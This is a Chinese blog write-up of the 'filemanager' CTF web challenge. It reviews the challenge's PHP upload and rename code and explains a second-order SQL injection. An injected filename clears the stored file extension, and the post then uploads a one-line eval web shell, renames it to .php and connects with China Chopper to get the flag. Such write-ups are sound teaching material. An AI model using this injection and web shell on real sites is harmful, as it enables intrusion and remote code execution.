filemanager攻防世界web进阶 ctf


原创

wuyaoooo 于 2020-11-29 22:47:03 发布 535 收藏


分类专栏： ctf

本文链接：https://blog.csdn.net/wuyaowangchuan/article/details/110343441


进入环境



看样子是文件上传
扫描目录
/www.tar.gz可以获得源码



先来代码审计
数据结构



```
T NAMES utf8;
SET FOREIGN_KEY_CHECKS = 0;

DROP DATABASE IF EXISTS `xdctf`;
CREATE DATABASE xdctf;
USE xdctf;

DROP TABLE IF EXISTS `file`;
CREATE TABLE `file` (
  `fid` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `filename` varchar(256) NOT NULL,
  `oldname` varchar(256) DEFAULT NULL,
  `view` int(11) DEFAULT NULL,
  `extension` varchar(32) DEFAULT NULL,
  PRIMARY KEY (`fid`)
) ENGINE=InnoDB AUTO_INCREMENT=11 DEFAULT CHARSET=utf8;

SET FOREIGN_KEY_CHECKS = 1;
```

common

```
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午7:58
 */

$DATABASE = array(

 "host" => "127.0.0.1",
 "username" => "root",
 "password" => "ayshbdfuybwayfgby",
 "dbname" => "xdctf",
);
//创建database数组，并赋值数据
$db = new mysqli($DATABASE['host'], $DATABASE['username'], $DATABASE['password'], $DATABASE['dbname']);
//连接数据库
$req = array();
//创建数组req
foreach (array($_GET, $_POST, $_COOKIE) as $global_var)
{
 foreach ($global_var as $key => $value)
 {
  is_string($value) && $req[$key] = addslashes($value);
 }
}

define("UPLOAD_DIR", "upload/");

function redirect($location) {
 header("Location: {$location}");
 exit;
}
```

对传入的参数进行了addslashes()转义
数据库连接和遍历数组
oldname和filename拼接的后缀查出的结果都是相同的

`addslashes()` 函数返回在预定义字符之前添加反斜杠的字符串。
预定义字符是：
单引号（'）
双引号（"）
反斜杠（\）
NULL
提示：该函数可用于为存储在数据库中的字符串以及数据库查询语句准备字符串。
注释：默认地，PHP 对所有的 GET、POST 和 COOKIE 数据自动运行 addslashes()。所以您不应对已转义过的字符串使用 addslashes()，因为这样会导致双层转义。遇到这种情况时可以使用函数 get_magic_quotes_gpc() 进行检测。

upload

```php
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午8:45
 */

require_once "common.inc.php";

if ($_FILES)
{
 $file = $_FILES["upfile"];
 if ($file["error"] == UPLOAD_ERR_OK)
 {
  $name = basename($file["name"]);
  $path_parts = pathinfo($name);

  if (!in_array($path_parts["extension"], array("gif", "jpg", "png", "zip", "txt")))
  {
   exit("error extension");
  }
  $path_parts["extension"] = "." . $path_parts["extension"];

  $name = $path_parts["filename"] . $path_parts["extension"];

  // $path_parts["filename"] = $db->quote($path_parts["filename"]);
  // Fix
  $path_parts['filename'] = addslashes($path_parts['filename']);

  $sql = "select * from `file` where `filename`='{$path_parts['filename']}' and `extension`='{$path_parts['exten
sion']}'";

  $fetch = $db->query($sql);

  if ($fetch->num_rows > 0)
  {
   exit("file is exists");
  }

  if (move_uploaded_file($file["tmp_name"], UPLOAD_DIR . $name))
  {
```

```
  $sql = "insert into `file` ( `filename`, `view`, `extension`) values( '{$path_parts['filename']}', 0, '{$path
_parts['extension']}')";
  $re = $db->query($sql);
  if (!$re)
  {
   print_r($db->error);
   exit;
  }
  $url = "/" . UPLOAD_DIR . $name;
  echo "Your file is upload, url:
              <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
              <a href=\"/\">go back</a>";
 }
 else
 {
  exit("upload error");
 }

}
else
{
 print_r(error_get_last());
 exit;
}
}
```

限制了后缀名
查询文件名是否存在，进行了addslashes()转义
oldname和filename拼接的后缀查出的结果都是相同的
不存在直接注入漏洞

delete

```php
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午9:39
 */

require_once "common.inc.php";

if(isset($req['filename'])) {
    $result = $db->query("select * from `file` where `filename`='{$req['filename']}'");
    if ($result->num_rows>0){
        $result = $result->fetch_assoc();
    }

    $filename = UPLOAD_DIR . $result["filename"] . $result["extension"];
    if ($result && file_exists($filename)) {
        $db->query('delete from `file` where `fid`=' . $result["fid"]);
        unlink($filename);
        redirect("/");
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>file manage</title>
    <base href="/">
    <meta charset="utf-8" />
</head>
<h3>Delete file</h3>
<body>
    <form method="post">
        <p>
            <span>delete filename(exclude extension): </span>
            <input type="text" name="filename">
        </p>
        <p>
            <input type="submit" value="delete">
        </p>
    </form>
</body>
</html>
```

就是单纯的删除

rename

```php
<?php
/**
 * Created by PhpStorm.
 * User: phithon
 * Date: 15/10/14
 * Time: 下午9:39
 */

require_once "common.inc.php";

if (isset($req['oldname']) && isset($req['newname'])) {
 $result = $db->query("select * from `file` where `filename`='{$req['oldname']}'");
 if ($result->num_rows > 0) {
  $result = $result->fetch_assoc();
 } else {
  exit("old file doesn't exists!");
 }

 if ($result) {

  $req['newname'] = basename($req['newname']);
  $re = $db->query("update `file` set `filename`='{$req['newname']}', `oldname`='{$result['filename']}' where `f
id`={$result['fid']}");

  if (!$re)
  {
   print_r($db->error);
   exit;
  }
  $oldname = UPLOAD_DIR . $result["filename"] . $result["extension"];
  $newname = UPLOAD_DIR . $req["newname"] . $result["extension"];
  if (file_exists($oldname)) {
   rename($oldname, $newname);
  }
  $url = "/" . $newname;
  echo "Your file is rename, url:
               <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
               <a href=\"/\">go back</a>";
 }
}
?>
```

从数据库查询输入的oldname是否在于filename字段，然后进行update修改
oldname={$result['filename']}将之前从数据库中查询出的filename更新到oldname当中，再次入库造成二次注入
可以通过sql注入，影响其extension为空，再修改文件时加上.php后缀
绕过file_exists()只需要再次上传一个与数据库当中filename的值相同的文件名即可


`basename()` 函数返回路径中的文件名部分。
例子

<?php $path = "/testweb/home.php"; //显示带有文件扩展名的文件名 echo basename($path); //显示不带有文件扩展名的文件名 echo basename($path,".php"); ?>

开始实验

上传一个用来sql注入空文件名字为

‘,extension=’.jpg



上传之后再把这个文件名改为待会要上传上去的木马文件名

新的文件名为upload.jpg.jpg


这时候数据库中执行的语句为

```
update `file` set `filename`='upload.jpg', `oldname`='',extension='' where `fid`={$result['fid']}"
```

filename为upload.jpg的extension为空


传同名的木马文件


<?php @eval($_POST['123']) ?>





修改文件名为upload.php 此时的$result[“extension”]已经通过注入变为空

/upload/upload.php
菜刀连接









flag{bdda3c944a9e484eae50123afeeff56b}